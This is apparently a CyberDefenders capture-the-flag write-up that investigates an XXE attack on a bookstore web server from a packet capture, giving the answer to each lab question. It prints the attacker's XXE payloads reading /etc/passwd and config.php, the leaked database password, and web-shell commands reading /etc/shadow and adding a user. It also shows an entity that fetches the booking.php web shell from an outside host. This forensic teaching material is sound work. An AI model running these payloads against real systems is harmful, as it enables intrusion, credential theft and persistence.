

Challenge: XXE Infiltration Lab

Platform: CyberDefenders

Category: Network Forensics

Difficulty: Easy

Tools Used: Wireshark, Zui

Summary: This lab involved analysing a server compromised via an XML External Entity (XXE) vulnerability. The attack commenced with a SYN-ACK port scan that identified exposed services, including HTTP and MySQL. The threat actor then proceeded to exploit the XXE vulnerability by sending a malicious XML payload in a POST request to “upload.php”. Through this technique, the threat actor accessed sensitive files such as /etc/passwd and config.php, which contained MySQL database credentials. The XXE vulnerability was further used to drop a web shell (“booking.php”), which was used to execute multiple commands on the compromised server. Following this, the threat actor was observed accessing the MySQL Database using the harvested credentials.

Scenario: An automated alert has detected unusual XML data being processed by the server, which suggests a potential XXE (XML External Entity) Injection attack. This raises concerns about the integrity of the company's customer data and internal systems, prompting an immediate investigation.

Analyze the provided PCAP file using the network analysis tools available to you. Your goal is to identify how the attacker gained access and what actions they took.

Identifying the open ports discovered by an attacker helps us understand which services are exposed and potentially vulnerable. Can you identify the highest-numbered port that is open on the victim's web server?

Upon navigating to Statistics > Conversations > IPv4:



We can find only two hosts within this PCAP:

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A
210.106.114.183	50.239.151.185	88,577	24 MB	44,429	6 MB	44,148	17 MB


If you navigate to the TCP tab and filter the Packets column in ascending order, we can see behaviour consistent with port scanning:

Ethernet · 1	IPv4 · 1	IPv6	TCP · 10480	UDP · 2	
Address A	Port A	Address B	Port B	Packets ▾	Bytes
210.106.114.183	39402	50.239.151.185	443	2	112 bytes
210.106.114.183	39402	50.239.151.185	80	2	108 bytes
210.106.114.183	39658	50.239.151.185	53	2	112 bytes
210.106.114.183	39658	50.239.151.185	21	2	112 bytes
210.106.114.183	39658	50.239.151.185	8080	2	112 bytes
210.106.114.183	39658	50.239.151.185	995	2	112 bytes
210.106.114.183	39658	50.239.151.185	256	2	112 bytes
210.106.114.183	39658	50.239.151.185	135	2	112 bytes
210.106.114.183	39658	50.239.151.185	993	2	112 bytes
210.106.114.183	39658	50.239.151.185	8888	2	112 bytes
210.106.114.183	39658	50.239.151.185	3389	2	112 bytes
210.106.114.183	39658	50.239.151.185	554	2	112 bytes
210.106.114.183	39658	50.239.151.185	113	2	112 bytes
210.106.114.183	39658	50.239.151.185	25	2	112 bytes
210.106.114.183	39658	50.239.151.185	1025	2	112 bytes
210.106.114.183	39658	50.239.151.185	111	2	112 bytes
210.106.114.183	39658	50.239.151.185	5900	2	112 bytes
210.106.114.183	39658	50.239.151.185	143	2	112 bytes
210.106.114.183	39658	50.239.151.185	22	2	112 bytes
210.106.114.183	39658	50.239.151.185	445	2	112 bytes
210.106.114.183	39658	50.239.151.185	199	2	112 bytes
210.106.114.183	39658	50.239.151.185	110	2	112 bytes
210.106.114.183	39658	50.239.151.185	587	2	112 bytes
210.106.114.183	39658	50.239.151.185	139	2	112 bytes
210.106.114.183	39658	50.239.151.185	1720	2	112 bytes
210.106.114.183	39658	50.239.151.185	23	2	112 bytes
210.106.114.183	39658	50.239.151.185	443	2	112 bytes
210.106.114.183	39658	50.239.151.185	1723	2	112 bytes
210.106.114.183	39658	50.239.151.185	7628	2	112 bytes
210.106.114.183	39658	50.239.151.185	5440	2	112 bytes
210.106.114.183	39658	50.239.151.185	5746	2	112 bytes
210.106.114.183	39658	50.239.151.185	1518	2	112 bytes
210.106.114.183	39658	50.239.151.185	4992	2	112 bytes
210.106.114.183	39658	50.239.151.185	4053	2	112 bytes
210.106.114.183	39658	50.239.151.185	9204	2	112 bytes
210.106.114.183	39658	50.239.151.185	7409	2	112 bytes
210.106.114.183	39658	50.239.151.185	3572	2	112 bytes
210.106.114.183	39658	50.239.151.185	8506	2	112 bytes

From this, we can determine that 210.106.114.183 is port scanning 50.239.151.185. To identify open ports found during the port scan, we can leverage the following display filter:

- `tcp.flags.syn==1 && tcp.flags.ack==1`

This looks for SYN-ACK responses, indicating that the port is open. For a bit of a refresher, TCP uses a three-way handshake to establish connections:



A basic SYN-ACK port scan, also known as half-open scan, scans ports by sending a SYN packet and analysing the response without completing the full 3-way handshake. A SYN-ACK response by the server indicates that the port is open, whilst a RST (reset) response indicates that it's closed. If you navigate to the Statistics > Conversations > TCP tab (make sure "Limit to display filter" is selected) and order the Port B column in descending order, we can find the highest port number that was discovered to be open:

Conversation Settings

- Name resolution
- Absolute start time
- Limit to display filter

Copy

Ethernet · 1	IPv4 · 1	IPv6	TCP · 466	UDP
Address A	Port A	Address B	Port B	Packets
210.106.114.183	34932	50.239.151.185	3306	1
210.106.114.183	39658	50.239.151.185	3306	1
210.106.114.183	42814	50.239.151.185	3306	1
210.106.114.183	44602	50.239.151.185	3306	1
210.106.114.183	44608	50.239.151.185	3306	1
210.106.114.183	44624	50.239.151.185	3306	1
210.106.114.183	44632	50.239.151.185	3306	1
210.106.114.183	44640	50.239.151.185	3306	1
210.106.114.183	44654	50.239.151.185	3306	1
210.106.114.183	44670	50.239.151.185	3306	1
210.106.114.183	44674	50.239.151.185	3306	1
210.106.114.183	44984	50.239.151.185	3306	1

Answer: 3306

By identifying the vulnerable PHP script, security teams can directly address and mitigate the vulnerability. What's the complete URI of the PHP script vulnerable to XXE Injection?

According to PortSwigger, “XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an application’s processing of XML data. It often allows an attacker to view files on the application server filesystem, and to interact with any back-end or external systems that the application itself can access.” To hunt for the PHP script vulnerable to XXE Injection, I am going to use a tool called Zui. Zui, formerly known as Brim, is a network traffic analysis tool that simplifies examining PCAPs. It integrates three tools,

Zeek, Suricata, and Wireshark into a user-friendly GUI application. Using the following filter, we can isolate the Zeek logs to only show HTTP logs along with some key fields:

- `_path=="http" | cut ts, id.orig_h, id.resp_h, method, host, uri, user_agent`

Immediately we can see a PHP script called “booking.php” being used to execute commands:

method	host	uri
GET	pageturner4books.net	/uploads/booking.php?cmd=useradd -m -s /bin/bash brown
GET	pageturner4books.net	/uploads/booking.php?cmd=cat /etc/passwd
GET	pageturner4books.net	/uploads/booking.php?cmd=cat /etc/passwd
GET	pageturner4books.net	/uploads/booking.php?cmd=cat /etc/shadow
GET	pageturner4books.net	/uploads/booking.php?cmd=sudo -l
GET	pageturner4books.net	/uploads/booking.php?cmd=uname -a
GET	pageturner4books.net	/uploads/booking.php?cmd=whoami
GET	pageturner4books.net	/uploads/booking.php?cmd=whoami

Whilst this is malicious activity, it is not what we are looking for. Let's instead filter for HTTP post requests that contain a malicious XML payload:

- `_path=="http" | cut ts, id.orig_h, id.resp_h, method, host, uri, user_agent | method=="POST"`

Here we can find a series of POST requests made to /review/upload.php:

method	host	uri
POST	pageturner4books.net	/review/upload.php
POST	pageturner4books.net	/
POST	pageturner4books.net	/sdk
POST	pageturner4books.net	/

If you navigate back to Wireshark and filter for POST requests:

- `http.request.method==POST`

Following the HTTP stream for a request to /review/upload.php, we can find exploitation of an XXE vulnerability:

```

POST /review/upload.php HTTP/1.1
Host: pageturner4books.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----39517914061579162352300881621
Content-Length: 368
Origin: http://pageturner4books.net
Connection: keep-alive
Referer: http://pageturner4books.net/review/form.html
Upgrade-Insecure-Requests: 1

-----39517914061579162352300881621
Content-Disposition: form-data; name="file"; filename="TheGreatGatsby.xml"
Content-Type: text/xml

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>

-----39517914061579162352300881621--
HTTP/1.1 200 OK
Date: Fri, 31 May 2024 11:55:09 GMT
Server: Apache/2.4.58 (Ubuntu)
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

```

Answer: /review/upload.php

To construct the attack timeline and determine the initial point of compromise. What's the name of the first malicious XML file uploaded by the attacker?

In the previous question, we identified the first malicious XML file uploaded was “TheGreatGatsby.xml”. Using the following filter in Zui, we can see all XML files uploaded by the threat actor:

- _path==“files” | mime_type==“application/xml” | id.orig_h==210.106.114.183

mime_type	filename
application/xml	null
application/xml	PrideandPrejudice.xml
application/xml	ToKillaMockingbird.xml
application/xml	1984.xml
application/xml	null
application/xml	TheGreatGatsby.xml
application/xml	TheGreatGatsby.xml

Answer: TheGreatGatsby.xml

Understanding which sensitive files were accessed helps evaluate the breach's potential impact. What's the name of the web app configuration file the attacker read?

Using the following display filter:

- http.request.method==POST

We can see the threat actor reading a file called config.php:

The screenshot shows a NetworkMiner capture of a POST request to the URL /review/upload.php. The request is identified by the display filter "http.request.method==POST". The captured frame details show the following:

- Frame 88336: 1028 bytes on wire (8224 bits), 1028 bytes captured (8224 bits)
- Ethernet II, Src: VMware_9b:4d:df (00:0c:29:9b:4d:df), Dst: VMware_9b:4d:df (00:0c:29:9b:4d:df)
- Internet Protocol Version 4, Src: 210.106.114.183, Dst: 50.239.151.185
- Transmission Control Protocol, Src Port: 34362, Dst Port: 80, Seq: 1, Ack: 1, Len: 962
- Hypertext Transfer Protocol
- MIME: Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "-----29815109738042074311830864671 [Type: multipart/form-data]
- First boundary: -----29815109738042074311830864671\r\n
- Encapsulated multipart part: (text/xml)
 - Content-Disposition: form-data; name="file"; filename="ToKillABookingbird.xml"\r\n
 - Content-Type: text/xml\r\n\r\n
- eXtensible Markup Language
 - <?xml
 - <!DOCTYPE foo [
 - <!ELEMENT foo ANY >
 - <!ENTITY xxe SYSTEM "file:///var/www/html/config.php" >
 -]>
- <foo>
- Last boundary: \r\n-----29815109738042074311830864671--\r\n

Answer: config.php

To assess the scope of the breach, what is the password for the compromised database user?

If you follow the HTTP stream of the POST request identified in the previous question, we can see the config.php file contained within the response by the server:

```
HTTP/1.1 200 OK
Date: Fri, 31 May 2024 12:03:12 GMT
Server: Apache/2.4.58 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 299
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [ 
<!ELEMENT foo ANY>
<!ENTITY xxe SYSTEM "file:///var/www/html/config.php">
]>
<foo><?php $db_host = 'localhost';
$db_name = 'pageturner';
$db_user = 'webuser';
$db_pass = 'Winter2024';

$conn = new mysqli($db_host, $db_user, $db_pass, $db_name);

if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
?>
</foo>
```

Within this response, we can see database credentials for the user “webuser”.


Answer: Winter2024

Following the database user compromise. What is the timestamp of the attacker's initial connection to the MySQL server using the compromised credentials after the exposure?

If you recall earlier, we found port “3306” to be open, which is the default port for MySQL. Using the following display filter:

- mysql.login_request

We can hunt for MySQL login requests. Also, make sure to navigate to View > Time Display Format and select UTC Date and Time of Day:



Recall how the threat actor read the config.php file which contained database credentials. This request was sent at 12:03 on the 31st of May 2024. In the output of the MySQL login display filter, we can see several login requests prior to the threat actor accessing the credentials, which rules them out, and only two requests after the threat actor obtained the credentials:

Time	Source	Destination	Protocol	Length	Info
2024-05-31 11:47:24.342179	210.106.114.183	50.239.151.185	MySQL	102	Login Request user=
2024-05-31 11:47:24.437249	210.106.114.183	50.239.151.185	MySQL	102	Login Request user=
2024-05-31 11:47:24.437267	210.106.114.183	50.239.151.185	MySQL	102	Login Request user=
2024-05-31 11:47:24.452217	210.106.114.183	50.239.151.185	MySQL	102	Login Request user=
2024-05-31 11:47:24.456131	210.106.114.183	50.239.151.185	MySQL	102	Login Request user=
2024-05-31 11:47:24.460180	210.106.114.183	50.239.151.185	MySQL	102	Login Request user=
2024-05-31 11:47:25.568688	210.106.114.183	50.239.151.185	MySQL	102	Login Request user=
2024-05-31 12:08:49.165156	210.106.114.183	50.239.151.185	MySQL	102	Login Request user=
2024-05-31 12:16:23.718516	210.106.114.183	50.239.151.185	MySQL	102	Login Request user=

Therefore, the timestamp of the initial connection is 2024-05-31 12:08.

Answer: 2024-05-31 12:08

To eliminate the threat and prevent further unauthorized access, can you identify the name of the web shell that the attacker uploaded for remote code execution and persistence?

Using the basic HTTP filter in Zui:

- _path=="http" | cut ts, id.orig_h, id.resp_h, method, host, uri, user_agent

We were able to locate commands being executed using the booking.php file:

host	uri
pageturner4books.net	/uploads/booking.php?cmd=useradd -m -s /bin/bash brown
pageturner4books.net	/uploads/booking.php?cmd=cat /etc/passwd
pageturner4books.net	/uploads/booking.php?cmd=cat /etc/passwd
pageturner4books.net	/uploads/booking.php?cmd=cat /etc/shadow
pageturner4books.net	/uploads/booking.php?cmd=sudo -l
pageturner4books.net	/uploads/booking.php?cmd=uname -a
pageturner4books.net	/uploads/booking.php?cmd=whoami
pageturner4books.net	/uploads/booking.php?cmd=whoami

This behaviour is consistent with a web shell. Going through POST requests issued by the threat actor, I could not find evidence of booking.php being uploaded, therefore, it must have been placed on disk through other means (likely through exploiting the XXE vulnerability). To confirm this, I went through all requests that exploited the XXE vulnerability, finding the following command:

```
<!ENTITY % payload SYSTEM "http://203.0.113.15/booking.php">
<!ENTITY % internals "<!ENTITY file SYSTEM 'php://filter/read=convert.base64-encode/resource=%payload; '>">]\n
```

This command is used to retrieve the file “booking.php” (which we know to be a web shell) from 203.0.113.15.

Answer: booking.php